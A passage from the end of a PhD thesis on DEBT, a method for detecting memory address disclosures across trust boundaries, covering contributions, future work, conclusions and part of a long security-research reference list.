There were many frameworks used in the development of this thesis, some of these were explained in the experiments chapter and some were mentioned in the reflections section of this chapter. All of the frameworks used in the experiments are clearly defined and any scripts used are included in the appendices. It is also the intention that these frameworks are released to the community at the end of this PhD, including those which did not become a part of the final experiments.

DEBT is a novel methodology, to solve a problem in a way in which no other literature claims to do. The arrival of a paper very late in the production of this thesis attempting to solve this problem in a very different way, only demonstrates that there is other interest in this field from the academic community. That DEBT can identify completely different disclosures and does so in a very different manner ensures the novelty of the methodology and it is still the only one which can claim to reliably detect all address disclosures. This thesis is a novel contribution to science and this section should have demonstrated that the contributions have been clearly laid out and clearly met.

7.5 Future Work

This thesis is in a very new sub-niche of software testing and there is much future work that could arise from it. The first and most obvious field is marrying this detection technique with different data generation techniques, although this would be a time-consuming and very specific process, there may be much low-hanging fruit that could be identified. The vulnerabilities CVE-2012-07-0769 MITRE (2012b) and CVE-2010-3886 (MITRE, 2012a) only require a single method to be called and the return value checking, testing

the major browser based scripting and transformation languages for examples such as these may yield relatively easy results.

This technique is designed to be generic and versatile and could be applied to any software where the trust boundary can be defined and can be intercepted. There are large areas where this trust boundary is very naturally defined and are in very common usage. Microsoft's ***.Net framework***, the ***Java virtual machine*** and the browser interface are all areas where there is a very natural trust boundary and ones which can be security critical; testing these interfaces could be interesting future work, particular as recently found vulnerabilities such as would appear to be relatively easy to trigger.

The initial interest in this field arose out of the theory that there could be other measures of errors in the field of ***Fuzz*** testing. Currently most tests try to detect if a process has died, has used too much processing power, or has failed to finish; it is possible that other states could be detected and one could be a memory disclosure over a trust boundary, integrating this technique into fuzz testing framework could be interesting, but is still an extension of combining the detection and triggering problems.

In chapter 4 other possible methods of solving this problem are discussed and it is possible that some of these could be explored; particularly it could be useful if a tool such as Valgrind (Nethercote and Seward, 2007) was used to solve this problem. Although this approach would have definite limitations compared to the approach introduced here, it could have the advantage that it is already a familiar tool and is currently already integrated into the workflow of some software producers. This alone could increase its uptake and so could make this a relevant field of research.

7.6 Conclusions

It is clear that disclosures, particularly of secrecy based mitigation techniques, are an important vulnerability which should be taken seriously. This thesis is an early attempt to do this and the contributions listed should be a valuable beginning. This thesis has introduced a new methodology to identify a type of vulnerability which no other methodology can reliably identify and the results from these experiments are optimistic. That there is plenty of possible future work shows that this field is not finished and hopefully some of these contributions could be a grounding for future developments.

Ref

Chapter 8

References

Martín Abadi, Mihai Budiu, Ulfar Erlingsson, and Jay Ligatti. Control-flow integrity. In *Proceedings of the 12th ACM conference on Computer and communications security*, pages 340–353. ACM, 2005.

Pieter Agten, Nick Nikiforakis, Raoul Strackx, Willem De Groef, and Frank Piessens. Recent developments in low-level software security. In *Information Security Theory and Practice. Security, Privacy and Trust in Computing Systems and Ambient Intelligent Ecosystems*, pages 1–16. Springer, 2012.

Chris Anley, John Heasman, Felix Lindner, and Gerardo Richarte. *The shellcoder's handbook: discovering and exploiting security holes*. John Wiley & Sons, 2011.

Anonymous. Once upon a free. *Phrack*, 57, 2001.

Gorka Irazoqui Apecechea, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Fine grain cross-vm attacks on xen and vmware are possible! *IACR Cryptology ePrint Archive*, 2014:248, 2014.

Ali Can Atici, Cemal Yilmaz, and Erkay Savas. An approach for isolating the sources of information leakage exploited in cache-based side-channel attacks. In *Software Security and Reliability-Companion (SERE-C), 2013 IEEE 7th International Conference on*, pages 74–83. IEEE, 2013.

Anju Bansal. A comparative study of software testing techniques. *vol*, 3:579–584, 2014.

Victor R Basili. *The experimental paradigm in software engineering*. Springer, 1993.

Thomas M Baumann and José Gracia. Cudagrind: Memory-usage checking for cuda. In *Tools for High Performance Computing 2013*, pages 67–78. Springer, 2014.

Tom Bergan, Joseph Devietti, Nicholas Hunt, and Luis Ceze. The deterministic execution hammer: How well does it actually pound nails. In *The 2nd Workshop on Determinism and Correctness in Parallel Programming (WODET11)*, 2011.

Al Bessey, Ken Block, Ben Chelf, Andy Chou, Bryan Fulton, Seth Hallem, Charles Henri-Gros, Asya Kamsky, Scott McPeak, and Dawson Engler. A few billion lines of code later: Using static analysis to find bugs in the real world. *Commun. ACM*, 53(2):66–75, February 2010.

Sandeep Bhatkar and R Sekar. Data space randomization. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 1–22. Springer, 2008.

Sandeep Bhatkar, Daniel C DuVarney, and Ron Sekar. Address obfuscation: An efficient approach to combat a broad range of memory error exploits. In *Proceedings of the 12th USENIX security symposium*, volume 120. Washington, DC., 2003.

Sandeep Bhatkar, Ron Sekar, and Daniel C DuVarney. Efficient techniques for comprehensive protection from memory error exploits. In *Proceedings of the 14th USENIX Security Symposium*, pages 271–286, 2005.

Andrea Bittau, Adam Belay, Ali Mashtizadeh, David Mazieres, and Dan Boneh. Hacking blind. In *Proceedings of the 35th IEEE Symposium on Security and Privacy*, 2014.

Dionysus Blazakis. Interpreter exploitation. In *Proceedings of the USENIX Workshop on Offensive Technologies*, 2010.

Tyler Bletsch, Xuxian Jiang, Vince W Freeh, and Zhenkai Liang. Jump-oriented programming: a new class of code-reuse attack. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, pages 30–40. ACM, 2011.

Hristo Bojinov, Dan Boneh, Rich Cannings, and Iliyan Malchev. Address space randomization for mobile devices. In *Proceedings of the fourth ACM conference on Wireless network security*, pages 127–138. ACM, 2011.

Andrew Bortz and Dan Boneh. Exposing private information by timing web applications. In *Proceedings of the 16th international conference on World Wide Web*, pages 621–628. ACM, 2007.

Derek Lane Bruening. *Efficient, transparent, and comprehensive runtime code manipulation*. PhD thesis, Massachusetts Institute of Technology, 2004.

Billy Bob Brumley and Nicola Tuveri. Remote timing attacks are still practical. In *Computer Security–ESORICS 2011*, pages 355–371. Springer, 2011.

Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. When good instructions go bad: generalizing return-oriented programming to risc. In *Proceedings of the 15th ACM conference on Computer and communications security*, pages 27–38. ACM, 2008.

Cristian Cadar, Periklis Akritidis, Manuel Costa, Jean-Phillipe Martin, and Miguel Castro. Data randomization. Technical report, Technical Report MSR-TR-2008-120, Microsoft Research, 2008.

Nicholas Carlini and David Wagner. Rop is still dangerous: Breaking modern defenses. In *Proceedings of USENIX Security*, 2014.

Stephen Checkoway, Ariel J Feldman, Brian Kantor, J Alex Halderman, Edward W Felten, and Hovav Shacham. Can dres provide long-lasting security? the case of return-oriented programming and the avc advantage. *Proceedings of EVT/WOTE*, 2009, 2009.

Stephen Checkoway, Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Hovav Shacham, and Marcel Winandy. Return-oriented programming without returns. In *Proceedings of the 17th ACM Conference on Computer and Communications Security*, CCS '10. ACM, 2010.

Haogang Chen, Yandong Mao, Xi Wang, Dong Zhou, Nickolai Zeldovich, and M Frans Kaashoek. Linux kernel vulnerabilities: State-of-the-art defenses and open problems. In *Proceedings of the Second Asia-Pacific Workshop on Systems*, page 5. ACM, 2011.

Ping Chen, Hai Xiao, Xiaobin Shen, Xinchun Yin, Bing Mao, and Li Xie. Drop: Detecting return-oriented programming malicious code. In *Proceedings of the 5th International Conference on Information Systems Security*, ICISS '09, pages 163–177. Springer-Verlag, 2009.

Ping Chen, Rui Wu, and Bing Mao. Jitsafe: a framework against just-in-time spraying attacks. *IET Information Security*, 7(4):283–292, 2013.

Winnie Cheng, Qin Zhao, Bei Yu, and Scott Hiroshige. Tainttrace: Efficient flow tracing with dynamic binary rewriting. In *Computers and Communications, 2006. ISCC'06. Proceedings. 11th IEEE Symposium on*, pages 749–754. IEEE, 2006.

Yueqiang Cheng, Zongwei Zhou, Miao Yu, Xuhua Ding, and Robert H Deng. Ropecker: A generic and practical approach for defending against rop attacks. In *Symposium on Network and Distributed System Security (NDSS)*, 2014.

Monica Chew and Dawn Song. Mitigating buffer overflows by operating system randomization. Technical report, Carnegie Mellon University, 2002.

Maria Christakis and Patrice Godefroid. Proving memory safety of the ani windows image parser using compositional exhaustive testing. Technical report, Technical Report MSR-TR-2013-120, Microsoft Research, 2013.

Patrick Copeland. Google's innovation factory: Testing, culture, and infrastructure. In *Software Testing, Verification and Validation (ICST), 2010 Third International Conference on*, pages 11–14. IEEE, 2010.

Emilio Coppa, Camil Demetrescu, Irene Finocchi, and Romolo Marotta. Estimating the empirical cost function of routines with dynamic workloads. In *Proceedings of Annual IEEE/ACM International Symposium on Code Generation and Optimization*, page 230. ACM, 2014.

Patrick Cousot and Radhia Cousot. Abstract interpretation: a unified lattice model for static analysis of programs by construction or approximation of fixpoints. In *Proceedings of the 4th ACM SIGACT-SIGPLAN symposium on Principles of programming languages*, pages 238–252. ACM, 1977.

Crispan Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, Qian Zhang, and Heather Hinton. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Usenix Security*, volume 98, pages 63–78, 1998.

Crispin Cowan, Steve Beattie, John Johansen, and Perry Wagle. Pointguardtm: Protecting pointers from buffer overflow vulnerabilities. In *Proceedings of the 12th Conference on USENIX Security Symposium - Volume 12*, SSYM'03, pages 7–7. USENIX Association, 2003.

John Criswell, Nathan Dautenhahn, and Vikram Adve. Kcofi: Complete control-flow integrity for commodity operating system kernels. In *IEEE Symposium on Security and Privacy, Oakland*, volume 14, 2014.

Adrian Croft. Nato agrees cyber attack could trigger military response. *Reuters*, 2014. URL `http://uk.reuters.com/article/2014/09/05/us-nato-cybersecurity-idUKKBN0H013P20140905`.

Jason Croft and Matthew Caesar. Towards practical avoidance of information leakage in enterprise networks. In *HotSec*, 2011.

Baojiang Cui, Fuwei Wang, Tao Guo, Guowei Dong, and Bing Zhao. Flowwalker: A fast and precise off-line taint analysis framework. In *Emerging Intelligent Data and Web Technologies (EIDWT), 2013 Fourth International Conference on*, pages 583–588, 2013.

Heming Cui, Jingyue Wu, Chia-Che Tsai, and Junfeng Yang. Stable deterministic multithreading through schedule memoization. In *OSDI*, pages 207–221, 2010.

Dabbadoo. Emet 4.1 uncovered. *0xdabbad00 Blog*, 2013. URL `http://0xdabbad00.com/wp-content/uploads/2013/11/emet_4_1_uncovered.pdf`.

Lucas Davi, Ahmad-Reza Sadeghi, and Marcel Winandy. Dynamic integrity measurement and attestation: towards defense against return-oriented programming attacks. In *Proceedings of the 2009 ACM workshop on Scalable trusted computing*, pages 49–54. ACM, 2009.

Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, and Marcel Winandy. Return-oriented programming without returns on arm. *System Security Lab-Ruhr University Bochum, Tech. Rep*, 2010.

Lucas Davi, Ahmad-Reza Sadeghi, and Marcel Winandy. Ropdefender: A detection tool to defend against return-oriented programming attacks. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, ASIACCS '11, pages 40–51. ACM, 2011.

Lucas Davi, Patrick Koeberl, and Ahmad-Reza Sadeghi. Hardware-assisted fine-grained control-flow integrity: Towards efficient protection of embedded systems against software exploitation. In *Proceedings of the The 51st Annual Design Automation Conference on Design Automation Conference*, pages 1–6. ACM, 2014a.

Lucas Davi, Daniel Lehmann, Ahmad-Reza Sadeghi, and Fabian Monrose. Stitching the gadgets: On the ineffectiveness of coarse-grained control-flow integrity protection. In *USENIX Security Symposium*, 2014b.

Lucas Vincenzo Davi, Alexandra Dmitrienko, Stefan Nürnberger, and Ahmad-Reza Sadeghi. Gadge me if you can: secure and efficient ad-hoc instruction-level randomization for x86 and arm. In *Proceedings of the 8th ACM SIGSAC symposium on Information, computer and communications security*, pages 299–310. ACM, 2013.

David J Day and Zheng-Xu Zhao. Protecting against address space layout randomisation (aslr) compromises and return-to-libc attacks using network intrusion detection systems. *International Journal of Automation and Computing*, 8(4):472–483, 2011.

Willem De Groef, Nick Nikiforakis, Yves Younan, and Frank Piessens. Jitsec: Just-in-time security for code injection attacks. In *Benelux Workshop on Information and System Security (WISSEC 2010)*, pages 1–15, 2010.

Jared DeMott. Bypassing emet 4.1. *Bromium Labs Blog*, 2014. URL `http://labs.bromium.com/2014/02/24/bypassing-emet-4-1/`.

Solar Designer. "return-to-libc attack. *Bugtraq, Aug*, 1997.

Detica. The cost of cyber crime. Technical report, UK Cabinet Office, 2011. URL `https://www.gov.uk/government/uploads/system/uploads/attachment_data/file/60943/the-cost-of-cyber-crime-full-report.pdf`.

Baozeng Ding, Yanjun Wu, Yeping He, Shuo Tian, Bei Guan, and Guowei Wu. Return-oriented programming attack on the xen hypervisor. In *Availability, Reliability and Security (ARES), 2012 Seventh International Conference on*, pages 479–484. IEEE, 2012.

Yu Ding, Tao Wei, TieLei Wang, Zhenkai Liang, and Wei Zou. Heap taichi: exploiting memory allocation granularity in heap-spraying attacks. In *Proceedings of the 26th Annual Computer Security Applications Conference*, pages 327–336. ACM, 2010.

Tyler Durden. Bypassing pax aslr protection. *Phrack*, 59(9):9–9, 2002.

Manuel Egele, Peter Wurzinger, Christopher Kruegel, and Engin Kirda. Defending browsers against drive-by downloads: Mitigating heap-spraying code injection attacks. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 88–106. Springer, 2009.

Manuel Egele, Maverick Woo, Peter Chapman, and David Brumley. Blanket execution: dynamic similarity testing for program binaries and components. In *23rd USENIX Security Symposium (USENIX Security 14),(San Diego, CA), USENIX Association*, 2014.

Jon Erickson. *Hacking: The art of exploitation*. No Starch Press, 2008.

Úlfar Erlingsson, Yves Younan, and Frank Piessens. Low-level software security by example. In *Handbook of Information and Communication Security*, pages 633–658. Springer, 2010.

Hiroaki Etoh and Kunikazu Yoda. Propolice: Improved stack-smashing attack detection. *IPSJ SIGNotes Computer Security (CSEC)*, 14:25, 2001.

David Evans, Anh Nguyen-Tuong, and John Knight. Effectiveness of moving target defenses. In *Moving Target Defense*, pages 29–48. Springer, 2011.

Robert B Evans and Alberto Savoia. Differential testing: a new approach to change detection. In *The 6th Joint Meeting on European software engineering conference and the ACM SIGSOFT Symposium on the Foundations of Software Engineering: Companion Papers*, pages 549–552. ACM, 2007.

S. Forrest, A. Somayaji, and D. Ackley. Building diverse computer systems. In *Proceedings of the 6th Workshop on Hot Topics in Operating Systems (HotOS-VI)*, HOTOS '97, pages 67–. IEEE Computer Society, 1997.

Michael Franz. E unibus pluram: Massive-scale software diversity as a defense mechanism. In *Proceedings of the 2010 Workshop on New Security Paradigms*, NSPW '10, pages 7–16. ACM, 2010.

Malay Ganai, Dongyoon Lee, and Aarti Gupta. Dtam: dynamic taint analysis of multi-threaded programs for relevancy. In *Proceedings of the ACM SIGSOFT 20th International Symposium on the Foundations of Software Engineering*, page 46. ACM, 2012.

R Gera. Advances in format string exploitation. *Phrack*, 59, 2002.

GitHub. Web page replay, 2014. URL `https://github.com/chromium/web-page-replay`.

Cristiano Giuffrida, Anton Kuijsten, and Andrew S. Tanenbaum. Enhanced operating system security through efficient and fine-grained address space randomization. In *Proceedings of the 21st USENIX Conference on Security Symposium*, Security'12, pages 40–40. USENIX Association, 2012.

Patrice Godefroid, Nils Klarlund, and Koushik Sen. Dart: directed automated random testing. In *ACM Sigplan Notices*, volume 40, pages 213–223. ACM, 2005.

Patrice Godefroid, Michael Y Levin, and David Molnar. Sage: whitebox fuzzing for security testing. *Queue*, 10(1):20, 2012.

Enes Göktas, Elias Athanasopoulos, Herbert Bos, and Gerogios Portokalidis. Out of control: Overcoming control-flow integrity. In *IEEE S&P*, 2014.

Enes Göktaş, Elias Athanasopoulos, Michalis Polychronakis, Herbert Bos, and Georgios Portokalidis. Size does matter: Why using gadget-chain length to prevent code-reuse attacks is hard. In *Proceedings of the 23rd USENIX conference on Security Symposium*, pages 417–432, 2014.

S Gordonov et al. The cost of preventing a buffer overflow. In *American Society for Engineering Education (ASEE Zone 1), 2014 Zone 1 Conference of the*, pages 1–4, 2014.

UK Government. A strong britain in an age of uncertainty: The national security strategy, October 2010. URL `https://www.gov.uk/government/uploads/system/uploads/attachment_data/file/61936/national-security-strategy.pdf`.

Aditi Gupta, Sam Kerr, Michael S Kirkpatrick, and Elisa Bertino. Marlin: A fine grained randomization approach to defend against rop attacks. In *Network and System Security*, pages 293–306. Springer, 2013.

Spyros T. Halkidis, Alexander Chatzigeorgiou, and George Stephanides. A qualitative analysis of software security patterns. *Computers & Security*, 25(5):379 – 392, 2006. URL `http://www.sciencedirect.com/science/article/pii/S0167404806000526`.

Yujuan Han, Wenlian Lu, and Shouhuai Xu. Characterizing the power of moving target defense via cyber epidemic dynamics. *arXiv preprint arXiv:1404.6785*, 2014.

Simon Hansman and Ray Hunt. A taxonomy of network and computer attacks. *Computers & Security*, 24(1):31 – 43, 2005. URL http://www.sciencedirect.com/science/article/pii/S0167404804001804.

David Harries and Peter M Yellowlees. Cyberterrorism: is the us healthcare system safe? *Telemedicine and e-Health*, 19(1):61–66, 2013.

Keith Harrison and Shouhuai Xu. Protecting cryptographic keys from memory disclosure attacks. In *Dependable Systems and Networks, 2007. DSN'07. 37th Annual IEEE/IFIP International Conference on*, pages 137–143. IEEE, 2007.

Jonathan Heusser and Pasquale Malacaria. Quantifying information leaks in software. In *Proceedings of the 26th Annual Computer Security Applications Conference*, ACSAC '10, pages 261–269. ACM, 2010.

Jason Hiser, Anh Nguyen-Tuong, Michele Co, Matthew Hall, and Jack W Davidson. Ilr: Where'd my gadgets go? In *Security and Privacy (SP), 2012 IEEE Symposium on*, pages 571–585. IEEE, 2012.

Jason D Hiser, Anh Nguyen-Tuong, Michele Co, Benjamin Rodes, Matthew Hall, Clark L Coleman, John C Knight, and Jack W Davidson. A framework for creating binary rewriting tools (short paper). In *Dependable Computing Conference (EDCC), 2014 Tenth European*, pages 142–145. IEEE, 2014.

Andrei Homescu, Michael Stewart, Per Larsen, Stefan Brunthaler, and Michael Franz. Microgadgets: Size does matter in turing-complete return-oriented programming. In *WOOT*, pages 64–76, 2012.

Andrei Homescu, Stefan Brunthaler, Per Larsen, and Michael Franz. librando: Transparent code randomization for just-in-time compilers. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 993–1004. ACM, 2013a.

Andrei Homescu, Steven Neisius, Per Larsen, Stefan Brunthaler, and Michael Franz. Profile-guided automated software diversity. In *Code Generation and Optimization (CGO), 2013 IEEE/ACM International Symposium on*, pages 1–11. IEEE, 2013b.

Oded Horovitz. Big loop integer protection. *Phrack*, 60, 2002.

Ralf Hund, Thorsten Holz, and Felix C Freiling. Return-oriented rootkits: Bypassing kernel code integrity protection mechanisms. In *USENIX Security Symposium*, pages 383–398, 2009.

Ralf Hund, Carsten Willems, and Thorsten Holz. Practical timing side channel attacks against kernel space aslr. In *Security and Privacy (SP), 2013 IEEE Symposium on*, pages 191–205. IEEE, 2013.

Paul Hyman. Cybercrime: it's serious, but exactly how serious? *Communications of the ACM*, 56(3):18–20, 2013.

Vivek Iyer, Amit Kanitkar, Partha Dasgupta, and Raghunathan Srinivasan. Preventing overflow attacks by memory randomization. In *Software Reliability Engineering (ISSRE), 2010 IEEE 21st International Symposium on*, pages 339–347. IEEE, 2010.

Jaeyeon Jung, Anmol Sheth, Ben Greenstein, David Wetherall, Gabriel Maganis, and Tadayoshi Kohno. Privacy oracle: a system for finding application leaks with black box differential testing. In *Proceedings of the 15th ACM conference on Computer and communications security*, pages 279–288. ACM, 2008.

Mateusz Jurczyk and Gynvael Coldwind. Identifying and exploiting windows kernel race conditions via memory access patterns. *Google Research*, 2013. URL `http://research.google.com/pubs/archive/42189.pdf`.

Natalia Juristo and Ana M Moreno. *Basics of software engineering experimentation*. Springer Publishing Company, Incorporated, 2010.

James E. Just and Mark Cornwell. Review and analysis of synthetic diversity for breaking monocultures. In *Proceedings of the 2004 ACM Workshop on Rapid Malcode*, WORM '04, pages 23–32. ACM, 2004.

Michel Kaempf. Vudo malloc tricks. *Phrack*, 57, 2001.

Gaurav S. Kc, Angelos D. Keromytis, and Vassilis Prevelakis. Countering code-injection attacks with instruction-set randomization. In *Proceedings of the 10th ACM Conference on Computer and Communications Security*, CCS '03, pages 272–280. ACM, 2003.

Vasileios P Kemerlis, Georgios Portokalidis, and Angelos D Keromytis. kguard: Lightweight kernel protection against return-to-user attacks. In *USENIX Security Symposium*, 2012.

Samira Khan, Alaa R Alameldeen, Chris Wilkerson, Onur Mutluy, and Daniel A Jimenezz. Improving cache performance using read-write partitioning. In *High Performance Computer Architecture (HPCA), 2014 IEEE 20th International Symposium on*, pages 452–463. IEEE, 2014.

Hyung Chan Kim, Angelos D Keromytis, Michael Covington, and Ravi Sahita. Capturing information flow with concatenated dynamic taint analysis. In *Availability, Reliability and Security, 2009. ARES'09. International Conference on*, pages 355–362. IEEE, 2009.

William B Kimball and Saverio Perugin. Software vulnerabilities by example: A fresh look at the buffer overflow problem-bypassing safeseh. *Journal of Information Assurance & Security*, 7(1), 2012.

James C King. Symbolic execution and program testing. *Communications of the ACM*, (7):385–394, 1976.

Per Larsen, Stefan Brunthaler, and Michael Franz. Security through diversity: Are we there yet? *IEEE Security & Privacy*, 12(2):28–35, 2014.

Julia L Lawall, Julien Brunel, Nicolas Palix, René Rydhof Hansen, Henrik Stuart, and Gilles Muller. Wysiwib: A declarative approach to finding api protocols and bugs in linux code. In *Dependable Systems & Networks, 2009. DSN'09. IEEE/IFIP International Conference on*, pages 43–52. IEEE, 2009.

Byoungyoung Lee, Long Lu, Tielei Wang, Taesoo Kim, and Wenke Lee. From zygote to morula: Fortifying weakened aslr on android. In *IEEE Symposium on Security and Privacy*, 2014.

Jinku Li, Zhi Wang, Xuxian Jiang, Michael Grace, and Sina Bahram. Defeating return-oriented rootkits with return-less kernels. In *Proceedings of the 5th European conference on Computer systems*, pages 195–208. ACM, 2010.

David Litchfield. Defeating the stack based buffer overflow prevention mechanism of microsoft windows 2003 server. In *Blackhat Conference*, 2003.

Limin Liu, Jin Han, Debin Gao, Jiwu Jing, and Daren Zha. Launching return-oriented programming attacks against randomized relocatable executables. In *Trust, Security and Privacy in Computing and Communications (TrustCom), 2011 IEEE 10th International Conference on*, pages 37–44. IEEE, 2011.

Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: Building customized program analysis tools with dynamic instrumentation. In *Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '05, pages 190–200. ACM, 2005.

Yi-Hong Lyu, Ding-Yong Hong, Tai-Yi Wu, Jan-Jan Wu, Wei-Chung Hsu, Pangfeng Liu, and Pen-Chung Yew. Dbill: an efficient and retargetable dynamic binary instrumentation framework using llvm backend. In *Proceedings of the 10th ACM SIGPLAN/SIGOPS international conference on Virtual execution environments*, pages 141–152. ACM, 2014.

Jonathan AP Marpaung, Mangal Sain, and Hoon-Jae Lee. Survey on malware evasion techniques: State of the art and challenges. In *Advanced Communication Technology (ICACT), 2012 14th International Conference on*, pages 744–749. IEEE, 2012.

Stephen E McLaughlin, Dmitry Podkuiko, Adam Delozier, Sergei Miadzvezhanka, and Patrick McDaniel. Embedded firmware diversity for smart electric meters. In *HotSec*, 2010.

Microsoft. Software defense: mitigating common exploitation techniques. *Security Research and Defense Blog*, 2013a. URL `http://blogs.technet.com/b/srd/archive/2013/12/11/software-defense-mitigating-common-exploitation-techniques.aspx`.

Microsoft. Announcing emet 5.0. *Security Research and Defense Blog*, 2014. URL `http://blogs.technet.com/b/srd/archive/2014/07/31/announcing-emet-v5.aspx`.

Tim Rains Microsoft. Now available: Enhanced mitigation experience toolkit (emet) version 4.0. *Security Research and Defense Blog*, 2013b. URL http://blogs.technet.com/b/security/archive/2013/06/17/now-available-enhanced-mitigation-experience-toolkit-emet-version-4-0.aspx.

Charlie Miller. Mobile attacks and defense. *Security & Privacy, IEEE*, 9(4):68–70, 2011.

Charlie Miller and Vincenzo Iozzo. Fun and games with mac os x and iphone payloads. In *BlackHat Conference Europe*, 2009.

MITRE. Common vulnerabilities and exposures, 2008. URL https://cve.mitre.org/.

MITRE. Common weakness enumeration, 2009. URL https://cwe.mitre.org/.

MITRE. Cve-2010-3886, 2012a. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3886.

MITRE. Cve-2012-0769, 2012b. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=Cve-2012-0769.

MITRE. Cve-2013-2147, 2013. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2147.

MITRE. Cve-2014-0160, 2014. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160.

Tilo Müller. Aslr smack & laugh reference. In *Seminar on Advanced Exploitation Techniques*, 2008.

S Nagaraju, Cristian Craioveanu, Elia Florio, and Matt Miller. Software vulnerability exploitation trends, 2013.

Nergal. Advanced return-into-lib(c) exploits, (pax case study). *Phrack*, 58, 2001.

Nicholas Nethercote and Julian Seward. Valgrind: a framework for heavyweight dynamic binary instrumentation. In *ACM Sigplan Notices*, volume 42, pages 89–100. ACM, 2007.

Tim Newsham. Non-exec stack. Bugtraq mailing list, 2000.

Hrvoje Niksic. Gnu wget. *available from the master GNU archive site prep. ai. mit. edu, and its mirrors*, 1998.

Gene Novark and Emery D Berger. Dieharder: securing the heap. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 573–584. ACM, 2010.

H Okhravi, MA Rabe, TJ Mayberry, WG Leonard, TR Hobson, D Bigelow, and WW Streilein. Survey of cyber moving target techniques. Technical report, DTIC Document, 2013.

Kaan Onarlioglu, Leyla Bilge, Andrea Lanzi, Davide Balzarotti, and Engin Kirda. G-free: defeating return-oriented programming through gadget-less binaries. In *Proceedings of the 26th Annual Computer Security Applications Conference*, pages 49–58. ACM, 2010.

Aleph One. Smashing the stack for fun and profit. *Phrack*, 7(49):14–16, 1996.

Christian Otterstad. Brute force bypassing of aslr on linux. *Norsk informasjonssikkerhetskonferanse (NISK)*, 2012, 2012.

Vasilis Pappas, Michalis Polychronakis, and Angelos D Keromytis. Transparent rop exploit mitigation using indirect branch tracing. In *USENIX Security*, pages 447–462, 2013.

Mathias Payer. Too much pie is bad for performance. Technical report, Eidgenssische Technische Hochschule Zrich, 2012.

Mathias Payer and Thomas R Gross. String oriented programming: when aslr is not enough. In *Proceedings of the 2nd ACM SIGPLAN Program Protection and Reverse Engineering Workshop*, page 2. ACM, 2013.

S Peiró, M Muñoz, M Masmano, and A Crespo. Detecting stack based kernel information leaks. In *International Joint Conference SOCO14-CISIS14-ICEUTE14*, pages 321–331. Springer, 2014.

Antonio J Pena and Pavan Balaji. A framework for tracking memory accesses in scientific applications. In *43nd International Conference on Parallel Processing Workshops (ICPP Workshops), Minneapolis, MN*, 2014.

Shari Lawrence Pfleeger. Experimental design and analysis in software engineering. *Annals of Software Engineering*, 1(1):219–253, 1995.

Pieter Philippaerts, Yves Younan, Stijn Muylle, Frank Piessens, Sven Lachmund, and Thomas Walter. Code pointer masking: Hardening applications against code injection attacks. In *Proceedings of the 8th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA'11, pages 194–213. Springer-Verlag, 2011.

Ludovic Pièvre-Cambacédès, Marc Tritschler, and Goran N Ericsson. Cybersecurity myths on power control systems: 21 misconceptions and false beliefs. *Power Delivery, IEEE Transactions on*, 26(1):161–172, 2011.

Jonathan Pincus and Brandon Baker. Beyond stack smashing: Recent advances in exploiting buffer overruns. *Security & Privacy, IEEE*, 2(4):20–27, 2004.

Captain Planet. A eulogy for format strings. *Phrack*, 14(6):7, 2010.

Karl Popper. *The logic of scientific discovery*. Routledge, 2014.

Nathaniel Popper. Knight capital says trading glitch cost it $440 million. *New York Times*, 2012.

Georgios Portokalidis and Angelos D Keromytis. Global isr: Toward a comprehensive defense against unauthorized code execution. In *Moving Target Defense*, pages 49–76. Springer, 2011.

Marco Prandini and Marco Ramilli. Return-oriented programming. *Security & Privacy, IEEE*, 10(6):84–87, 2012.

Paruj Ratanaworabhan, V Benjamin Livshits, and Benjamin G Zorn. Nozzle: A defense against heap-spraying code injection attacks. In *USENIX Security Symposium*, pages 169–186, 2009.

Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, you, get off of my cloud: exploring information leakage in third-party compute clouds. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 199–212. ACM, 2009.

Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Trans. Inf. Syst. Secur.*, 15(1):2:1–2:34, March 2012.

Giampaolo Fresi Roglia, Lorenzo Martignoni, Roberto Paleari, and Danilo Bruschi. Surgically returning to randomized lib (c). In *Computer Security Applications Conference, 2009. ACSAC'09. Annual*, pages 60–69. IEEE, 2009.

Stephan Rose. Whats emet and how can you benefit? Internet, March 2011. URL `http://blogs.windows.com/itpro/2011/03/04/whats-emet-and-how-can-you-benefit-enhanced-mitigation-experience-toolkit/`.

Michelle E Ruse and Samik Basu. Detecting cross-site scripting vulnerability using concolic testing. In *Information Technology: New Generations (ITNG), 2013 Tenth International Conference on*, pages 633–638. IEEE, 2013.

Felix Schuster, Thomas Tendyck, Jannik Pewny, Andreas Maaß, Martin Steegmanns, Moritz Contag, and Thorsten Holz. Evaluating the effectiveness of current anti-rop defenses. Technical report, Horst Gortz Institute for IT Security, 2014.

Koushik Sen and Gul Agha. Cute and jcute: Concolic unit testing and explicit path model-checking tools. In *Computer Aided Verification*, pages 419–423. Springer, 2006.

Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. Addresssanitizer: A fast address sanity checker. In *USENIX Annual Technical Conference*, pages 309–318, 2012.

